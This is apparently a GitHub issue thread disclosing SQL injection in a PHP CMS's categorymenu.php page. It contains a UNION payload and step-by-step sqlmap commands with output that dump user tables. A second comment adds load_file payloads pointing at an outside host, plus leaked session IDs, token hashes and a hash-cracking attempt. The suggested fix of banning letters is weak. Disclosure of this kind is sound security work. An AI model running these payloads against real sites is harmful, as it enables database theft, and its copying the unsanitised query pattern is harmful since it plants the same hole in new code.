


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## SQL injection in categorymenu page #14


**⊙ Open b1u3s** opened this issue on Mar 3 · 1 comment



The problem code is here.

```
<?php
if(isset($_GET['category'])){
    $post_category_id = $_GET['category'];
}
$query = "SELECT * FROM posts WHERE post_category_id = {$post_category_id} ";
$select_all_posts_count_query = mysqli_query($connection,$query);
$count = mysqli_num_rows($select_all_posts_count_query);
confirm_query($select_all_posts_count_query);
while($row = mysqli_fetch_assoc($select_all_posts_count_query)){
    $post_id = $row['post_id'];
    $post_title = $row['post_title'];
    $post_user = $row['post_user'];
    $post_date = $row['post_date'];
    $post_image = $row['post_image'];
    $post_content = $row['post_content'];
?>
```

Users can control the parameter "category" by GET method without any filter, and get something that shouldn't have been queried. Such as, if "category" is changed like "-1 union select 1,2,user(),4,5,6,7,8,9,10,11", you will get the database user:



#### **Proof**

I use the sqlmap to do this.

1.Get database information.

sqlmap -u http://127.0.0.1/PHP-CMS/categorymenu.php?category=1 --dbs

```
Parameter: category (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: category=1 AND 1912=1912
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: category=1 AND (SELECT 1218 FROM(SELECT COUNT(*),CONCAT(0x7162627671,(SELECT (ELT(1
218=1218,1))),0x7162767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)
a)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: category=1 AND (SELECT * FROM (SELECT(SLEEP(5)))hmgd)
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: category=1 UNION ALL SELECT NULL, NULL, CONCAT (0x7162627671, 0x625077464971484358504e6
c6d61737743454c697a744356646849674b71585663615175694e6a4e,0x7162767871),NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL--
[07:00:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0
available databases [5]:
[*] cms
   information_schema
*] mysql
[*] performance_schema
[*] sys
[07:00:06] [INFO] fetched data logged to text files under '/home/b1u3s/.sqlmap/output/127.0.0.1
b1u3s@ubuntu:/var/www/html/PHP-CMS$
```

2. Select a database and get table information

sqlmap -u http://127.0.0.1/PHP-CMS/categorymenu.php?category=1 -D cms --tables

```
Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: category=1 AND 1912=1912
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: category=1 AND (SELECT 1218 FROM(SELECT COUNT(*), CONCAT(0x7162627671, (SELECT (ELT(1
218=1218,1))),0x7162767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)
a)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: category=1 AND (SELECT * FROM (SELECT(SLEEP(5)))hmgd)
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: category=1 UNION ALL SELECT NULL, NULL, CONCAT (0x7162627671, 0x625077464971484358504e6
c6d61737743454c697a744356646849674b71585663615175694e6a4e,0x7162767871),NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL-- -
[07:00:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0
[07:00:56] [INFO] fetching tables for database: 'cms'
Database: cms
[5 tables]
 categories
 comments
 posts
 users
 users online
b1u3s@ubuntu:/var/www/html/PHP-CMS$
```

3. Select a table and get the columns

#### sqlmap -u http://127.0.0.1/PHP-CMS/categorymenu.php?category=1 -D cms -T users --columns

```
Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: category=1 AND (SELECT * FROM (SELECT(SLEEP(5)))hmgd)
   Type: UNION query
   Title: Generic UNION query (NULL) - 11 columns
Payload: category=1 UNION ALL SELECT NULL, NULL, CONCAT (0x7162627671, 0x625077464971484358504e6
.0x7162767871), NULL, NULL
,NULL,NULL,NULL-- -
[07:01:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0
07:01:32] [INFO] fetching columns for table 'users' in database 'cms'
Database: cms
able: users
10 columns]
 Column
                 | Type
varchar(255)

user_email | varchar(255)

user_firstname | varchar(255)

user_id | int(3)

user_image | text
                   | varchar(255)
 user_password
 user_role
                     varchar(255)
 username
                   | varchar(255)
[07:01:32] [INFO] fetched data logged to text files under '/home/b1u3s/.sqlmap/output/127.0.0.1
```

4. Select the columns and get column contents.

```
sqlmap -u http://127.0.0.1/PHP-CMS/categorymenu.php?category=1 -D cms -T users -C username --dump
```

```
Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: category=1 UNION ALL SELECT NULL, NULL, CONCAT (0x7162627671, 0x625077464971484358504e6
c6d61737743454c697a744356646849674b71585663615175694e6a4e,0x7162767871),NULL,NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL-- -
[07:02:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
eb application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0
[07:02:09] [WARNING] something went wrong with full UNION technique (could be because of limitat
on on retrieved number of entries). Falling back to partial UNION technique
07:02:09] [INFO] retrieved: priyanka
07:02:09] [INFO] retrieved: raghuveer
07:02:09] [INFO] retrieved: raghuveer23
07:02:09] [INFO] analyzing table dump for possible password hashes
Database: cms
Table: users
[4 entries]
 username
 harshitbansal
 priyanka
 raghuveer
 raghuveer23
07:02:09] [INFO] table 'cms.users' dumped to CSV file '/home/b1u3s/.sqlmap/output/127.0.0.1/dum
 07:02:09] [INFO] fetched data logged to text files under '/home/b1u3s/.sqlmap/output/127.0.0.1'
b1u3s@ubuntu:/var/www/html/PHP-CMS$
```

#### Solution

You can fix it by add some filter rules on the parameter "category", such as ban the letter characters.

nu11secur1ty commented on Apr 11 • edited ▼

## Multiple SQLi

STATUS Critical! =)

Dude, you must delete this project, please! What kind of web developer are you? 📀

## Infected apps:

```
http://pwned_host.com/PHP-CMS-master/categorymenu.php
http://pwned_host.com/PHP-CMS-master/forgot.php
http://pwned_host.com/PHP-CMS-master/post.php
http://pwned_host.com/PHP-CMS-master/search.php
```

### **Payloads:**

```
Parameter: category (GET)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT)

Payload: category=(select load_file('\\\\q3uuxrcogrxwpaeoschnmxmtxk3dr4fvhj86yun.github.com/harsh

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: category=(select load_file('\\\\q3uuxrcogrxwpaeoschnmxmtxk3dr4fvhj86yun.github.com/harsh

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: category=(select load_file('\\\\\q3uuxrcogrxwpaeoschnmxmtxk3dr4fvhj86yun.github.com/harsh

Type: UNION query

Title: Generic UNION query (NULL) - 9 columns

Payload: category=(select load_file('\\\\\q3uuxrcogrxwpaeoschnmxmtxk3dr4fvhj86yun.github.com/harsh
```

# Dump:

11

Database: cms Table: users [4 entries] +------| user\_id | token 77020c98efbc545715012c76bec5aaec6e8a2cfced12d25f1c2f2626a1ef4af2271b1e458848d80a745e6b578 20 | 77020c98efbc545715012c76bec5aaec6e8a2cfced12d25f1c2f2626a1ef4af2271b1e458848d80a745e6b578 77020c98efbc545715012c76bec5aaec6e8a2cfced12d25f1c2f2626a1ef4af2271b1e458848d80a745e6b578 22 26 [14:47:11] [INFO] table 'cms.users' dumped to CSV file 'C:\Users\nu11secur1ty\AppData\Local\sqlmap\ou [14:47:11] [INFO] fetching columns for table 'posts' in database 'cms' [14:47:11] [INFO] fetching entries for table 'posts' in database 'cms' Database: cms Table: posts [9 entries] +-------| post\_id | post\_category\_id | post\_date | post\_tags 1 | 2018-10-16 | harshit, website | harshitbansal | | 1 2 | 1 | 2018-10-21 | life,Rajesh,How to work raghuveer 1 3 | 1 | 2018-10-24 | Android, namandeep, mobile, smartphone | priyanka | 2019-01-10 | life , ctrl 8 1 | harshitbansal | 10 | 2018-10-21 | time, money raghuveer

| 2018-10-21 | goes on, suresh, life

raghuveer

```
12
        3
                      | 2018-10-30 | dvjdjsv
                                                                     | vijay
13
        1
                       | 2018-11-08 | vinod, diwali
                                                                     vijay
14
                       2019-01-10 | accounts, tanya, bela
                                                                     priyanka
[14:47:11] [INFO] table 'cms.posts' dumped to CSV file 'C:\Users\nu11secur1ty\AppData\Local\sqlmap\ou
[14:47:11] [INFO] fetching columns for table 'comments' in database 'cms'
[14:47:11] [INFO] fetching entries for table 'comments' in database 'cms'
Database: cms
Table: comments
[5 entries]
+-----+
comment id | comment post id | comment date | comment email | comment author | comment status |
+-----+
                        | 2019-01-16 | example@gmail.com | daau
25
         | 1
                                                                   show
         | 1
                        | 2019-01-16 | example@gmail.com | dinesh
26
                                                                   show
         | 2
                        | 2019-01-16 | example@gmail.com | daau
                                                                   show
27
28
         2
                        | 2019-01-16 | example@gmail.com | dinesh
                                                                   show
                                                                 show
         2
                        | 2019-01-19 | example@gmail.com | fdgd
l 37
 [14:47:12] [INFO] table 'cms.comments' dumped to CSV file 'C:\Users\nu11secur1ty\AppData\Local\sqlmap
[14:47:12] [INFO] fetching columns for table 'users_online' in database 'cms'
[14:47:12] [INFO] fetching entries for table 'users online' in database 'cms'
[14:47:12] [INFO] recognized possible password hashes in column '`session`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:47:12] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'D:\CVE\sqlmap\data\txt\nu11secur1ty.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> Y
[14:47:12] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:47:12] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:47:12] [INFO] starting 8 processes
[14:47:13] [WARNING] no clear password(s) found
Database: cms
Table: users online
[4 entries]
| id | time | session
+---+
| 28 | 1541324861 | acqtk6uivrc3mancr6jubo36g8
| 40 | 1548511410 | ipke8cras4eauiu50upkm1mocd
| 41 | 1548401977 | 14qj6m6jv3ges0us7cqvrqovhq
42 | 1562584762 | fd7b414bec20e569f9bd17c4e7ef4c13 |
+----+
[14:47:13] [INFO] table 'cms.users_online' dumped to CSV file 'C:\Users\nu11secur1ty\AppData\Local\sq
[14:47:13] [INFO] fetching columns for table 'categories' in database 'cms'
[14:47:14] [INFO] fetching entries for table 'categories' in database 'cms'
Database: cms
Table: categories
[5 entries]
```

| cat\_id | cat\_user | cat\_title | cat\_creator | harshitbansal | | service | harshitbansal | 3 <blank> contact | harshitbansal | | 5 | harshitbansal | 7 | raghuveer, about | 55 hello harshitbansal [14:47:14] [INFO] table 'cms.categories' dumped to CSV file 'C:\Users\nu11secur1ty\AppData\Local\sqlm [14:47:14] [INFO] fetched data logged to text files under 'C:\Users\nu11secur1ty\AppData\Local\sqlmap [\*] ending @ 14:47:14 /2022-04-11/ BR @nu11secur1ty - Penetration Testing Engineer

Assignees

No one assigned

Labels

None yet

**Projects** 

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants



